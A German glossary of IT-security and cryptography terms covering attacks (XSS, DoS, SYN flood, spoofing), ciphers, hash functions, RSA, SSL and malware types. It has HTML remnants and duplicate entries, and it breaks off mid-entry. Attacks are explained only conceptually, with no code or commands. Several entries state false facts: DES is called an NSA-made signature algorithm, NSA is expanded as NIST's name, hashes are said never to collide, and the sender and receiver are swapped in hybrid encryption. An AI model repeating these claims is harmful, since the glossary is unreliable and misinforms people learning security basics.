Cross-Site-Scripting	bezeichnet das Ausnutzen einer Computersicherheitslücke in Webanwendungen, indem Informationen aus einem Kontext, in dem sie nicht vertrauenswürdig sind, in einen anderen Kontext eingefügt werden, in dem sie als vertrauenswürdig eingestuft werden. Aus diesem vertrauenswürdigen Kontext kann dann ein Angriff gestartet werden. Ziel ist es meist, an sensible Daten des Benutzers zu gelangen, um beispielsweise seine Benutzerkonten zu übernehmen (Identitätsdiebstahl).
Daemon	(Disk And Execution MONitor) Daemon ist unter UNIX ein Programm, das in einem Computernetz im Hintergrund auf bestimmte Ereignisse wartet, die dann eine bestimmte Aktion des Daemons auslösen. Am häufigsten anzutreffen ist der Mailer-Daemon für den Betrieb von E-Mails. Daemons lauschen z. B. am Netz und bauen bei entsprechenden Anforderungen Verbindungen auf; sie können die Systemuhr nachstellen, den Mausport überwachen, Druckdienste erledigen, Nutzerzahlen für bestimmte Software beschränken – und auch Passwörter abfangen!
DES	DES ist eine Blockchiffrierung, d.h. DES teilt den Text, der zu verschlüsseln ist, in Blöcke gleicher Länge. DES verschlüsselt 64 Bits oder 8 Buchstaben/Zeichen auf einmal. Für die Verschlüsselung müssen die Buchstaben/Zeichen im dualen Zahlensystem dargestellt werden. Mit DES lassen sich auch Bilder und Musik verschlüsseln, dafür müssen sie als eine Folge von Bits dargestellt werden. Nach der Verschlüsselung liefert DES 64 Bits Chiffretext. Für die Ver- und Entschlüsselung wird der gleiche Schlüssel benutzt, es bestehen nur kleine Unterschiede in der Verwendung des Schlüssels bei jedem Vorgang. Der Schlüssel ist 64 Bit groß, seine wirkliche Länge ist jedoch 56 Bits, weil 8 Bits als Prüfsumme verwendet werden.
DES	(Data Encryption Standard) DES ist immer noch eines der verbreitetsten Verschlüsselungsverfahren, ein von der NSA entwickelter Algorithmus zur digitalen Signatur.
DNS-Spoofing	Beim DNS-Spoofing legt der Cracker den DNS-Server offen und ändert explizit die Tabellen zur Zuordnung von Hostnamen und IP-Adressen. Diese Änderungen werden in die Übersetzungstabellen-Datenbanken auf dem DNS-Server geschrieben. Wenn ein Client also eine Auflösung eines Hostnamens anfordert, erhält er eine gefälschte Adresse; diese Adresse ist die IP-Adresse eines Rechners, der sich komplett unter der Kontrolle des Crackers befindet.
DoS-Attacke	Als Denial of Service (kurz DoS, englisch für: Dienstverweigerung) wird in der digitalen Datenverarbeitung die Nichtverfügbarkeit eines Dienstes bezeichnet, der eigentlich verfügbar sein sollte. Obwohl es verschiedene Gründe für die Nichtverfügbarkeit geben kann, spricht man von DoS in der Regel als die Folge einer Überlastung von Infrastruktursystemen. Dies kann durch unbeabsichtigte Überlastungen verursacht werden oder durch einen mutwilligen Angriff auf einen Server, einen Rechner oder sonstige Komponenten in einem Datennetz. Denial-of-Service-Attack DoS ist eine Methode, unberechtigt in ein Netzwerk einzudringen bzw. Server auszuschalten. Dabei wird versucht, den als Ziel ausgemachten Server durch Angriffe mit präparierten IP-Paketen zu destabilisieren, hochgradig auszulasten oder auch ganz auszuschalten, um in diesem Zustand an den Sicherheitsmechanismen vorbei in das Netzwerk einzudringen. Dabei werden Sicherheitslücken von Betriebssystemen oder Protokollen missbraucht.
DDoS	Während bei der SYN-Flood noch relativ wenige SYN-Requests abgesandt werden, die auch ein Netz nicht verstopfen können, geht es beim "Distributed Denial of Service" darum, solche SYN-Requests massenhaft zu generieren und von vielen Stellen gleichzeitig auf einen Zielrechner los zu lassen. Statt also einen Zielrechner von einer Stelle aus zu attackieren, werden viele andere Rechner ("zombies") dazu missbraucht, dies ebenfalls zu tun – und zwar alle gleichzeitig!
DrDoS	Die Steigerung des DDoS besteht darin, dass die Flood nicht direkt durch Zombies ausgelöst wird, sondern durch ganz normale Server, denen allen als spoofed Absender die Adresse ein und desselben Zielrechners im SYN-Paket mitgeteilt wird, so dass dieser nicht mit SYN-Requests bombardiert wird, sondern mit vermeintlichen SYN/ACK-Paketen.
DSA	Digital Signature Algorithm) DSA ist ein von der NSA entwickeltes, sehr sicheres Verfahren zur Erzeugung digitaler Signaturen. DSA ist Bestandteil des DSS, des Digital Signature Standards, und nutzt als Einweg-Hashfunktion SHA, den Secure Hash Algorithm .


Einwegfunktion	Die Umkehrung des Verfahrens, das Berechnen des (diskreten) Logarithmus, ist mit endlichem Aufwand für grössere Zahlen (nach aktuellstem Stand des Wissens) nicht durchführbar. Verschlüsseln geht, aus dem Hashwert entschlüsseln geht nicht!
E-Mail-Bombing	Dabei wird entweder eine enorm große Nachricht in Form einer E-Mail an die Zieladresse geschickt oder die Zieladresse wird mit Tausenden von Nachrichten bombardiert. Das führt zum Verstopfen des Mail-Accounts. Im schlimmsten Fall wird der Mail-Server langsamer oder bricht total zusammen. Solche Mail-Bombing-Angriffe können ohne größere Probleme durch im Internet erhältliche Programme durchgeführt werden.
Enigma	(griech. „Rätsel“) Die Enigma war eine deutsche elektro-mechanische Verschlüsselungsmaschine, die im Zweiten Weltkrieg im Funkverkehr des deutschen Militärs verwendet wurde. Sie wurde zum Verschlüsseln des deutschen Nachrichtenverkehrs (insbesondere der deutschen U-Boote) verwendet. Die Enigma bestand aus einer Schreibmaschinentastatur und mehreren Walzen. Diese Walzen hatten elektrische Kontakte. Wurde eine Taste gedrückt, so floss Strom von der Taste durch die Walzen bis zu einer Anzeige, wo ein Buchstabe aufleuchtete. Die angezeigten Buchstaben bildeten den ver- bzw. entschlüsselten Text. Da sich bei jedem Tastendruck die Walzen weiterdrehten, wurde der gleiche Buchstabe immer wieder anders verschlüsselt.
Firewall	Firewall ("Feuermauer" oder "Schutzmauer") Diese kann ein Rechner (oder Programm) sein, der das hauseigene Internet in definierter Weise gegen Angriffe von außen schützt, indem er nur bestimmte Arten von Datenpaketen durchlässt, Absender überprüft usw. Eine Firewall verringert das Risiko nicht komplett, aber erheblich. Sie meldet jede Zugriffsverletzung, egal ob von innen oder von außen, und speichert diese in einem Protokoll. Eine Firewall schützt bestimmte Ports bzw. sperrt sie ganz, sodass das Eindringen Unbefugter oder Viren erschwert wird. Eine Firewall für nicht gewerbliche Anwender ist das kostenlose Programm ZoneAlarm.
Hacker	Benutzen ihre Fähigkeiten um in die Computersysteme fremder Personen/Unternehmen einzudringen. Ziel ist, unbemerkt auf die persönlichen Daten zuzugreifen.
Hashfunktion	Berechnet einen eindeutigen „Fingerabdruck“ (Hashwert von z.B. 128 Bit Länge) aus einer beliebig grossen Datenmenge. „Eindeutig“ heisst: es gibt keine zwei verschiedenen Ausgangsdaten, die den gleichen Hashwert liefern. Der berechnete Wert hängt von jedem Bit der Ausgangsdaten ab. Bei der Änderung eines Bits der Ausgangsdaten ändern sich viele (statistisch ideal 50% der) Bits des Hashwertes. Es lässt sich nicht voraussagen, nachvollziehen, nachträglich bestimmen, welche Bits sich ändern. Verwendung des Hashwertes: Integrität der Ausgangsdaten überprüfbar machen (z.B. MAC=message authentication code, Downloadüberprüfung) Weit verbreitetes Beispiel: MD5 (Message Digest Algorithm 5)
Hashfunktion	(engl. hashing: „zerhacken“) Die Hashfunktion ist eine Abbildung, die Prüfsummen über Datenströme so bildet, dass alle möglichen Funktionswerte in etwa gleich oft auftreten. Die Prüfsumme heißt auch Hashsumme oder Hashwert . Der Hashwert kann zum Auffinden von Daten in einer Datenbank oder zum digitalen Signieren eines Dokumentes verwendet werden. Hashfunktionen spielen bei Suchalgorithmen eine große Rolle; spezielle Hashfunktionen sind die in der Kryptografie genutzten Einweg-Hashfunktionen.
Identität	Beim Menschen bezeichnet Identität die ihn kennzeichnende und als Individuum von anderen Menschen unterscheidende Eigentümlichkeit seines Wesens.
Identity Theft	Als Identitätsdiebstahl (engl. Identity Theft), wird die missbräuchliche Nutzung personenbezogener Daten (der Identität) einer natürlichen Person durch Dritte bezeichnet. Ziel eines Identitätsdiebstahls kann es sein, einen betrügerischen Vermögensvorteil zu erreichen oder den rechtmäßigen Inhaber der Identität in Misskredit zu bringen (Rufschädigung).
Integrität	Integrität ist gewährleistet, wenn Daten oder Systeme nicht unautorisiert oder zufällig manipuliert werden können. Engl.: Integrity
Kryptoanalyse (Entschlüsseln)	bezeichnet im ursprünglichen Sinne das Studium von Methoden und Techniken, um Informationen aus verschlüsselten Texten zu gewinnen. Diese Informationen können sowohl der verwendete Schlüssel als auch der Originaltext sein. Heutzutage. = Angriffe auf Kryptosysteme „Brechen“ = Entschlüsseln Fälschen)

	<ul style="list-style-type: none"> - vollständiges Brechen: finden des Schlüssels - universelles Brechen: finden eines äquivalenten Verfahrens - Verschiedene Angriffstypen: <p>Brute-Force-Attack</p> <p>Dieser Angriff ist zwar der einfachste, aber auch einer der gefährlichsten Angriffe. Hierbei werden einfach mit „roher Gewalt“ sämtliche Schlüssel probiert, bis der richtige gefunden wurde. Die einzige Möglichkeit der Gefahr entgegenzuwirken ist eine ständige Vergrößerung der Schlüssel. Derzeit ist eine Schlüssellänge von bis zu 1024 Bit gängig.</p> <p>Geheimtextangriff - Ciphertext-Only-Attack - Known-Ciphertext-Attack</p> <p>Dem Angreifer steht ein größeres Stück Geheimtext zur Verfügung. An diese Informationen kann der Angreifer etwa durch Sniffing, d.h dem Lauschen an einem "offenen" Kanal, oder durch eine Man-in-the-Middle-Attacke gelangen. Diese und ähnliche Methoden sind im Bereich Sicherheit näher beschrieben.</p> <p>Der bekannte Geheimtext kann nun auf bestimmte Muster durchsucht werden. Somit Rückschlüsse auf die Verschlüsselung gewinnen und bei Erfolg die unverschlüsselten Daten gewinnen.</p> <p>Klartextangriff - Known-Plaintext-Attack</p> <p>Zusätzlich zum Geheimtext ist nun auch ein Teil des Klartextes bekannt. Daraus versucht der Kryptoanalytiker den Schlüssel zu finden, um den restlichen Klartext zu entschlüsseln. Dies ist eine der wichtigsten Methoden und sie ist meist auch möglich. Eine Möglichkeit an Klartexte zu gelangen bieten unkritische Texte, die ebenfalls mit dem Verschlüsselungsverfahren kodiert werden und aus Unachtsamkeit leicht zugänglich sind. Der Angriff ist auch anwendbar, wenn der Klartext nur vermutet wird. Man kann von bestimmten Floskeln ausgehen, die z.B. immer am Anfang oder Ende eines Briefes stehen. Dies kann eine Firmenadresse sein oder gängige Textpassagen wie „Sehr geehrte Damen und Herren“.</p>
Kryptographie:	(Verschlüsseln) Wissenschaft von der Geheimhaltung von Informationen durch Verschlüsselung Umwandlung einer Nachricht (Klartext) mit Hilfe eines Verfahrens (Krypto-Algorithmus) und eines Geheimnisses (Schlüssel) in eine scheinbar sinnlose Zeichenfolge (Geheimtext), die mit Hilfe des Schlüssel und des Umkehrverfahrens wieder in den Klartext umwandelbar ist.
Kryptologie	Kryptologie ist der Oberbegriff der Wissenschaften der Kryptographie und der Kryptoanalyse.
Kryptosysteme	gewährleisten Schutz von Informationen durch unbefugten Zugriff. Die Disziplin, die sich mit dieser Technik beschäftigt, wird Kryptologie (cryptology) genannt. Ihre beiden wesentlichen Teilgebiete sind Kryptographie und Kryptoanalyse.
Lawineneffekt	(auch: „Avalanche effect“) Der Lawineneffekt tritt bei besonders guten Blockchiffren auf. Änderungen im Klartext haben großen Einfluss auf den chiffrierten Text. Im Idealfall wird durch die Änderung eines Bits des Klartextblockes jedes Bit des Geheimtextblockes geändert.
Man in the Middle Attacke	Die Man in the Middle Attacke ist eine Angriffsart, bei der der Angreifer zwei oder mehreren kommunizierenden Computern den jeweils anderen Partner vorspielt. Der Angreifer kann dadurch Daten und Informationen nach Belieben einsehen und sogar manipulieren. Diese Angriffe können durch Einsatz kryptographischer Verfahren zur Verschlüsselung und Authentifikation wirksam vermieden werden.
MD5, MD2, MD4	(„message digest“) MD5 ist eine der bekanntesten Einweg-Hashfunktionen. Sie wurde ebenfalls, wie die beiden Vorgänger MD2 und MD4, von Ronald L. Rivest entwickelt. Sie arbeitet mit einer Blockgröße von 512 Bit und einem 128 Bit langen Hashwert.
Monoalphabetische Chiffre	Die monoalphabetischen Chiffren zählen zu den einfachsten Verschlüsselungen. Hier werden gleichen Zeichen im Klartext immer die gleichen Zeichen im Geheimtext zugeordnet. Ein Beispiel hierfür ist die Caesar-Chiffrierung.
NIST	(National Institute of Standards and Technology) Amerikanische Behörde des Commerce Department (US-Handelsministerium), die sich mit

	Standardisierungen beschäftigt.
NSA	(National Security Agency) Die NSA ist eine amerikanische Behörde, die sich unter anderem intensiv mit Kryptologie beschäftigt. Sie hat wichtige Verfahren wie DES oder, in Zusammenarbeit mit NIST, den SHA-Algorithmus mitentwickelt.
Öffentlicher Schlüssel	siehe Public Key
One Time Pad	(auch „individueller Schlüssel“) Dieses Verfahren gilt nachweisbar als einzig sicheres Verfahren. Der Nachteil daran ist, dass der Schlüssel so lang wie die Nachricht selbst sein muss und dieser Schlüssel, wie der Name des Verfahrens schon sagt, nur einmal verwendet werden darf.
Passive Angriffe	Passive Angriffe bedrohen die Vertraulichkeit der Kommunikation, beeinflussen aber nicht die Kommunikation oder den Nachrichteninhalt. Sie zielen ausschließlich auf die unerlaubte Informationsbeschaffung. Die Abhörsicherheit kann durch diverse Verfahren unterlaufen werden. Eines der bekanntesten ist Tempest, bei dem die elektromagnetische Strahlung von Bildschirmen, Computerboards und Datenkabel empfangen und ausgewertet wird. Ein großes Angriffspotential bieten alle Datenkabel, Telefonleitungen, Lichtwellenleiter und vor allem die Funktechnik, die besonders gefährdet ist. Ist es bei Datenkabeln die elektromagnetische Strahlung, die abgehört werden kann, so besteht bei Lichtwellenleitern die Möglichkeit diese stark zu krümmen, bis die Moden das Kernglas verlassen und die optischen Signale austreten.
PGP	(Pretty Good Privacy) PGP ist ein Programm zur Verschlüsselung von Dateien und Nachrichten. Es wurde von Phil R. Zimmermann als kostenlose Freeware für die private Nutzung entwickelt. PGP verwendet verschiedene Algorithmen zur Verschlüsselung und Authentifizierung, die zu den Public-Key-Verfahren zählen.
Phishing	(Kunstwort für „Passwort angeln“) Phishing“ ist ein Kunstwort und leitet sich von engl. „fishing“ und „password“ ab. Es bedeutet, dass man versucht auf betrügerische Art Kennwörter, Passwörter, persönliche Daten oder Kreditkartennummern des Anwenders mittels falscher Emails oder Webseiten zu entlocken.
Phreaker	Ist diejenige Person, welche kostenlos die Internetverbindung/Telefonleitung fremder Personen nutzt. Z.B. über offenen WIFI-Accesspoint des Nachbars.
Ping Flooding	Dos-Attack: Ping ist ein Programm, das prüft, ob andere Rechner im Netz überhaupt erreichbar sind. Beim Ping Flooding bombardiert der Angreifer den Zielrechner mit einer gewaltigen Menge von so genannten Pings. Der ist nur noch damit beschäftigt die Pings zu beantworten (mit dem so genannten Pong) und je nach Art und Größe der Pings pro Sekunde, kann dies bei Rechnern mit älteren Betriebssystemen innerhalb kürzester Zeit zu einem Systemabsturz führen. In jedem Fall führt Ping Flooding zu einer wesentlichen Beeinträchtigung des angegriffenen Rechners und vor allem des Netzwerkes, in dem sich dieser Rechner befindet. Neben dem Systemausfall entstehen außerdem hohe Kosten, wenn die Netzwerkverbindung nicht nach Zeit sondern nach erzeugter Datenmenge abgerechnet wird.
Polyalphabetische Chiffre	Im Gegensatz zu den monoalphabetischen werden bei den polyalphabetischen Chiffren gleiche Zeichen im Klartext zu verschiedenen Zeichen im Geheimtext konvertiert. Dies kann durch Anwendung verschiedener monoalphabetischer Verfahren auf unterschiedliche Zeilen des Klartextes erfolgen. Beispiele für polyalphabetische Chiffren sind die Enigma und die Vigenère-Chiffrierung.
Portscanner	Ein Portscanner ist eine Software, mit der überprüft werden kann, welche Dienste ein mit TCP oder UDP arbeitendes System über das Internetprotokoll anbietet. Der Portscanner nimmt dem Anwender dabei die Arbeit ab, das Antwortverhalten eines Systems selbst mit einem Sniffer zu untersuchen und zu interpretieren.
Portscanning	Systematisches Suchen nach Ports von Serverprozessen, Kontaktaufnahme mit bzw. Suche nach Trojanischen Pferden Im Logfile einer Firewall wird der Verkehr abgespeichert: „Bekannte“ Ports erzeugen kommentierte Fehlermeldungen, Serien von „wilden“ Syncs werden als mögliche Scans registriert
Private Key	Dieser Schlüssel ist der geheime, nur dem Erzeuger bekannte Schlüssel bei asymmetrischen Verschlüsselungsverfahren, mit dem im Unterschied zum öffentlichen Schlüssel eine Nachricht dechiffriert werden kann. Es besteht also eine Beziehung zwischen dem geheimen (private) und dem

	öffentlichen (public) Schlüssel.
Public Key	Dieser Schlüssel ist der öffentlich bekannte Schlüssel bei asymmetrischen Verschlüsselungsverfahren. Unter Verwendung des öffentlichen Schlüssels wird eine Nachricht chiffriert. Es besteht also eine Beziehung zwischen dem geheimen (private) und dem öffentlichen (public) Schlüssel.
Public Key Infrastruktur (PKI)	Das PGP - Konzept basiert darauf, dass sich Anwender gegenseitig die Zertifikate signieren und dass dieses Vertrauen über mehrere Stufen vererbt werden kann („Web of Trust“) X.509: hierarchisches Konzept ->Eine oberste Autorität (Root-CA), Untergeordnete Zertifizierungsstellen (überprüfbare Kette), Anwender-Zertifikat hat nur die Signatur des Ausstellers
Public-Key-Verfahren	siehe asymmetrische Verschlüsselung
Quantencomputer	Die Quantenkryptographie ist ein Mischgebiet aus Physik und kryptographischen Protokollen, bei dem sich ein Abhörversuch sicher beweisen lässt. Quantenkryptographie erlaubt die sichere Informationsübertragung (z. B. von Sitzungsschlüsseln), ist in der Praxis jedoch außerordentlich schwierig zu realisieren und zählt zu den technischen Spitzenleistungen.
Relaisstation	Eine Relaisstation ermöglicht eine Datenübertragung über größere Strecken als mit einer direkten Verbindung möglich wäre. Bei Satellitenkommunikation spricht man von Transpondern. In der drahtgebundenen Technik werden sogenannte Repeater eingesetzt.
RSA	RSA wurde 1977 von Ron Rivest, Adi Shamir und Leonard Adleman entwickelt. Das Verfahren verwendet große Primzahlen; seine Sicherheit basiert auf der Schwierigkeit, große Zahlen zu faktorisieren. Dieser Algorithmus benutzt die Modulo-Funktion. Die RSA-Verschlüsselung mit 1024 Bit Schlüssellänge gilt zurzeit als sicher. Allerdings wenn man einen neuen, schnellen mathematischen Algorithmus zur Faktorisierung erfinden würde, dann wäre RSA nicht mehr so sicher. Auch die Entwicklungen im Quantenrechnerbereich können dazu führen, dass die RSA-Verschlüsselung nicht mehr als "sehr sicher" eingestuft wird.
S-Boxen	Bei S-Boxen handelt es sich um spezielle Ersetzungstabellen des DES. Diese Tabellen werden durch nicht lineare Funktionen erzeugt. In diesen S-Boxen liegt die Stärke des DES.
SHA	(Secure Hash Algorithm) Dieser Algorithmus wurde vom NIST zusammen mit der NSA entwickelt. Es handelt sich um eine Hashfunktion, die mit einer Blocklänge von 512 Bit und einem Hashwert der Länge 160 Bit arbeitet. SHA hat die früheren MDx-Verfahren abgelöst und wird im DAS (Digital Signature Algorithm) verwendet.
SHA1	Secure Hash Algorithm: Dieser Algorithmus erzeugt einen Hashwert der festen Länge (160 Bit). Bei der Erzeugung des Hashwertes wird immer die eingegebene Zeichenkette berücksichtigt. SHA-1 ist derzeit die wichtigste kryptografische Funktion. SHA-1 ist eine Weiterentwicklung von SHA. (Die Funktionsweise wurde leicht geändert.) Entwickelt wurden SHA und SHA-1 von der NSA (National Institute of Standards and Technology). Die Entwicklung fand parallel zum ebenfalls bei der NSA entstandenen Digital Signatur Algorithm (DSA) statt. 1991 wurden die beiden Algorithmen vorgestellt.
Signatur, Digitale	Vorgehen: 1. Aus Klartext (x MB) mit Einweg- Funktion (z.B. MD5) einen 128 Bit „Message-Digest“ erzeugen 2. Message-Digest mit privatem Schlüssel verschlüsseln 3. Verschlüsselten Message-Digest zusammen mit Klartext versenden
Sniffing	(engl. „schnüffeln“) Sniffing bedeutet das Ausspionieren oder Abhören des Datenverkehrs (z.B. IP-Datenpakete) im Netzwerk durch ein Sniffing-Programm. Sniffer werden auch vom Netzwerkadministrator zur Diagnose in Netzwerken eingesetzt.
Spoofing	Spoofing (englisch, zu Deutsch: Manipulation, Verschleierung oder Vortäuschung) nennt man in der Informationstechnik verschiedene Täuschungsversuche in Computernetzwerken zur Verschleierung der eigenen Identität. Personen werden in diesem Zusammenhang auch gelegentlich als „Spoofers“ bezeichnet. Früher stand Spoofing ausschließlich für den Versuch des Angreifers, IP-Pakete so zu fälschen, dass sie die Absenderadresse eines anderen (manchmal vertrauenswürdigen) Hosts trugen. Später wurde diese Methode jedoch auch auf andere Datenpakete angewendet. Heutzutage umfasst Spoofing alle Methoden, mit denen sich Authentifizierungs- und Identifikationsverfahren untergraben lassen,

	<p>welche auf der Verwendung vertrauenswürdiger Adressen oder Hostnamen in Netzwerkprotokollen beruhen. Es gibt:</p> <p>ARP-Spoofing, DHCP-Spoofing, DNS-Spoofing, IP-Spoofing, MAC-Spoofing, Mail-Spoofing, URL-Spoofing, GPS-Spoofing</p>
Spoofing	Beim Spoofing wird eine falsche IP-Adresse, Rechnername, E-Mail-Adresse oder ein falscher Domain-Name vorgetäuscht, um sich in ein System einzuloggen oder für jemanden anderen auszugeben. Man unterscheidet unter anderem zwischen DNS-Spoofing, IP-Spoofing, ARP-Spoofing, URL-Spoofing und gefälschten E-Mails.
SSL	(Secure Socket Layer) SSL wurde von Netscape Communications im Jahre 1994 entwickelt und ist inzwischen ein Standard für die sichere Datenübertragung im Internet. SSL ist ein hybrides Verfahren. Zuerst wird über ein asymmetrisches Verfahren ein sogenannter „Session Key“ übermittelt. Die eigentliche Datenübertragung erfolgt danach als symmetrisches Verfahren, das eben diesen „Session Key“ zur Verschlüsselung benutzt.
SSL	SSL ist die Abkürzung für Secure Sockets Layer und wurde für den sicheren Transport von Daten im Internet entwickelt. Konkret ist SSL ein Übertragungsprotokoll, mit dem verschlüsselte Kommunikation über das Internet möglich ist, wobei eine Reihe von kryptographischen Verschlüsselungsverfahren genutzt werden.
SYN Flood	<p>Dos-Attacke: Ein SYN-Flood ist eine Form der Denial-of-Service-Attacke auf Computersysteme. Der Angriff den Verbindungsaufbau des TCP-Transportprotokolls, um einzelne Dienste oder ganze Computer aus dem unerreichbar zu machen.</p> <p>Bsp. Der Angreifer (grün) sendet viele SYN- jedoch keine ACK-Pakete. Durch die halboffenen Verbindungen wird der Server so sehr dass die Anfrage eines normalen Benutzers (lila) nicht bearbeitet werden kann.</p> <p>Zu Beginn eines Verbindungsaufbaus wird in TCP/IP basierten Netzen ein sogenannter Handshake durchgeführt. werden so genannte SYN- und ACK -Datenpakete ausgetauscht. Bei einem SYN-Flooding-Angriff werden an ein Computersystem sogenannte SYN-Pakete geschickt, die anstatt der eigenen Absenderadresse eine gefälschte im Internet erreichbare IP-Adresse tragen. Das angegriffene Computersystem versucht nun auf die SYN-Pakete mit SYN-ACK-Paketen zu antworten. Aber weil die Absenderadresse des ersten Paketes gefälscht war, kann das System unter dieser Adresse nicht den Computer erreichen, der eine Verbindung zu ihm aufbauen wollte. Erst nach einer gewissen Zeit werden die Verbindungsversuche von Seiten des angegriffenen Systems aufgegeben. Wenn nun eine große Anzahl von gefälschten SYN-Paketen eintrifft, verbraucht der angegriffene Rechner alle seine Verbindungskapazitäten auf das hoffnungslose Versenden von SYN-ACK-Paketen und ist somit von anderen Systemen aus nicht mehr zu erreichen.</p>
TLS	Transport Layer Security (TLS), weitläufiger bekannt unter der Vorgängerbezeichnung Secure Sockets Layer (SSL), ist ein hybrides Verschlüsselungsprotokoll zur sicheren Datenübertragung im Internet. Seit Version 3.0 wird das SSL-Protokoll unter dem neuen Namen TLS weiterentwickelt und standardisiert, wobei Version 1.0 von TLS der Version 3.1 von SSL entspricht.
Trojaner (Trojanisches Pferd)	Ein Trojanisches Pferd ist ein böswillig geschriebenes Programm, das in Spielen, Anwendungs- und Dienstprogrammen versteckt wurde. Unbemerkt für den Benutzer spioniert es im Hintergrund Benutzerdaten und Passwörtern aus.
Verbindlichkeit	Verbindlichkeit liegt vor, wenn eine Handlung eindeutig einer Person zugeordnet und von dieser nicht geleugnet werden können. Engl.: Non-Repudiation
Verfügbarkeit	Verfügbarkeit ist gewährleistet, wenn in der vom Benutzer gewünschten Zeit auf Dienste oder Informationen zugegriffen werden kann. Engl.: Availability
Verschiebe-Chiffre	Diese Art der Verschlüsselung zählt zu den monoalphabetischen Verfahren und ist die einfachste und älteste Art der Chiffrierung. Das bekannteste Beispiel hierzu ist die Caesar-Chiffrierung.



Verschlüsselung (Chiffrierung)	Verschlüsselung ist ein Verfahren zum Schutz von Daten vor unbefugter Einsichtnahme oder Manipulation. Ihr Zweck ist der Ausschluss Dritter aus dem Kommunikationsprozess.
Verschlüsselung, Asymmetrische	<p>Die asymmetrische Verschlüsselung ist ein Verfahren mit unterschiedlichen Schlüsseln für die Ver- und Entschlüsselung. Der Schlüssel für die Verschlüsselung dabei veröffentlicht. Derart verschlüsselte Nachrichten können nur vom Besitzer des zugehörigen geheimen Schlüssels entschlüsselt werden. Das Verfahren wird häufig Key-Verfahren genannt.</p> <p>Sie basiert auf der Verwendung eines zusammengehörenden Schlüsselpaares, wobei Schlüssel zur Ver- und einer zur Entschlüsselung genutzt wird (<i>also unterschiedliche Schlüssel</i>). Beim Public Key Verfahren wird nun einer der Schlüssel veröffentlicht und kann von jedem Sender dazu genutzt werden, eine Nachricht an den Empfänger zu verschlüsseln. Nur der Empfänger, welcher in Besitz des zweiten privaten Schlüssels ist, kann die Nachricht dann entschlüsseln.</p> <p>RSA verfahren: Private Key bleibt immer bei Empfänger.</p> <p>Zertifikate: bestätigen die Zugehörigkeit von öffentlichen Schlüsseln zu Individuen oder Servern</p> <p>Vorteile: Gute Eignung für digitale Signaturen, Geringer Aufwand für die Schlüsselverwaltung, Nach bisherigem Kenntnisstand extreme kryptologische Unangreifbarkeit</p> <p>Nachteil: grosser mathematischer Aufwand -> Zeit und Prozessorleistung, Man-in-the-Middle-attack. Ist der öffentliche Schlüssel wirklich der des Empfängers?, Im Vergleich zum Symmetrischen Verfahren werden große Schlüssellängen benutzt, Geringer Datendurchsatz bei der Ver- und Entschlüsselung, Sicherheit nach bisherigem Kenntnisstand nicht beweisbar, Aus kryptologischer Sicht erst sehr kurze Zeit existierend, Der Patentschutz für nahezu alle wichtigen Verfahren</p>
Verschlüsselung, Hybride	<p>Dabei wird eine Nachricht durch den Empfänger zunächst mit einem speziellen geheimen Schlüssel (Session Key) symmetrisch verschlüsselt. Anschließend wird dieser Schlüssel mit dem öffentlichen Schlüssel des Empfängers asymmetrisch verschlüsselt und übertragen. Der Empfänger kann nun asymmetrisch mit seinem privaten Schlüssel den Session Key und somit die eigentliche Nachricht symmetrisch entschlüsseln. Da nur der symmetrische Schlüssel verschlüsselt wird, bleibt der Rechenaufwand bei der asymmetrischen Verschlüsselung relativ gering.</p>
Verschlüsselung, Symmetrische	<p>Bei der symmetrischen Verschlüsselung werden die Daten mittels dem gleichen geheimen Schlüssels entschlüsselt. Der Schlüssel muss dabei sowohl Sender und Empfänger bekannt sein und zu diesem vorher persönlich ausgetauscht werden.</p> <p>Vorteil: schnell, Nachteil: Schlüssel muss mitgeschickt werden zu Empfänger → kann abgelauscht</p> <p>Beispiele für Symmetrische Algorithmen:</p> <p>DES – Data Encryption Standard: Anfang der 70er von IBM entwickelt, 1976 als Standard in USA anerkannt, Blockchiffre mit Blocklänge 64 Bit (64 Bit Klartext -> 64 Bit Chiffretext), Schlüssellänge von (jedoch 8 Bit als Prüfsumme, also wirkliche Länge 56 Bit), Hardwarefreundlich, Implementierung in Software langsam</p> <p>IDEA – International Data Encryption Algorithm</p> <ul style="list-style-type: none"> - Anfang 90er von Xuejia Lai und James Massey entwickelt, Blockchiffre mit einer Blocklänge von 64 Bit, Schlüssellänge von 128 Bit, Softwarefreundlich <p>AES – Advanced Encryption Standard (Rijndael)</p> <ul style="list-style-type: none"> - Von den belgischen Kryptologen Joan Daemen und Vincent Rijmen entwickelt, Im Oktober 2000 als AES – Advanced Encryption Standard

	<p>ausgewählt, Blockchiffre mit variablen Block- und Schlüssellängen (von 128 bis 256 Bit)</p> <p>RC4 – Rivest Cipher Nr. 4</p> <p>- 1987 von Ronald Rivest für RSA Data Security Inc. Entwickelt, Stromchiffre, es wird 1 Byte auf einmal verschlüsselt, Schlüssellänge variabel, kann bis zu 2048 Bit betragen</p>
Vertraulichkeit	Vertraulichkeit ist gegeben, wenn sichergestellt werden kann, dass Informationen nicht durch unautorisierte Personen, Instanzen oder Prozesse eingesehen werden können. Engl.: Confidentiality
Vigenère-Chiffre	Blaise de Vigenère (1523 – 1596), französischer Diplomat, entwickelte die nach ihm benannte Vigenère-Chiffrierung. Sie ist die einfachste polyalphabetische Verschlüsselung. Prinzipiell ist die Vigenère-Verschlüsselung eine Aneinanderreihung von monoalphabetischen Verfahren.
Viren	<p>Ein Virus ist ein böswillig geschriebener Programmcode, der auf dem Rechner ausgeführt wird und dann Fehlfunktionen und andere Störungen verursachen kann. Die Verbreitung von Viren geschieht meist über Netzwerke, E-Mail und über Datenträger. Man unterscheidet zwischen Makro-Viren, System- oder Boot-Record-Viren und Datei-Viren.</p> <p><u>Arten</u></p> <p>Makro-Viren: Bei Makros handelt es sich um kleine Programme oder Teile von Programmen, die dazu dienen, wiederkehrende Aufgaben zu automatisieren, zum Beispiel in Programmen zur Verarbeitung von Texten, Tabellenkalkulation oder Datenbanken. Im Gegensatz zu herkömmlichen Datei-Viren infizieren Makroviren keine ausführbaren Programme sondern übertragen ihren Code mittels einer Makrosprache in andere Dokumente oder Daten-banken. Makroviren sind betriebs-systemunabhängig, sie benötigen jedoch ein bestimmtes Anwender-programm, um sich zu vermehren und um ihre Schadensfunktionen durchzuführen. Entscheidend für die Verbreitung von Makro-Viren ist die Tatsache, dass die Makros direkt im Dokument gespeichert sind.</p> <p>Datei-Viren: Bei Datei-Viren handelt es sich um infizierte Dateien eines 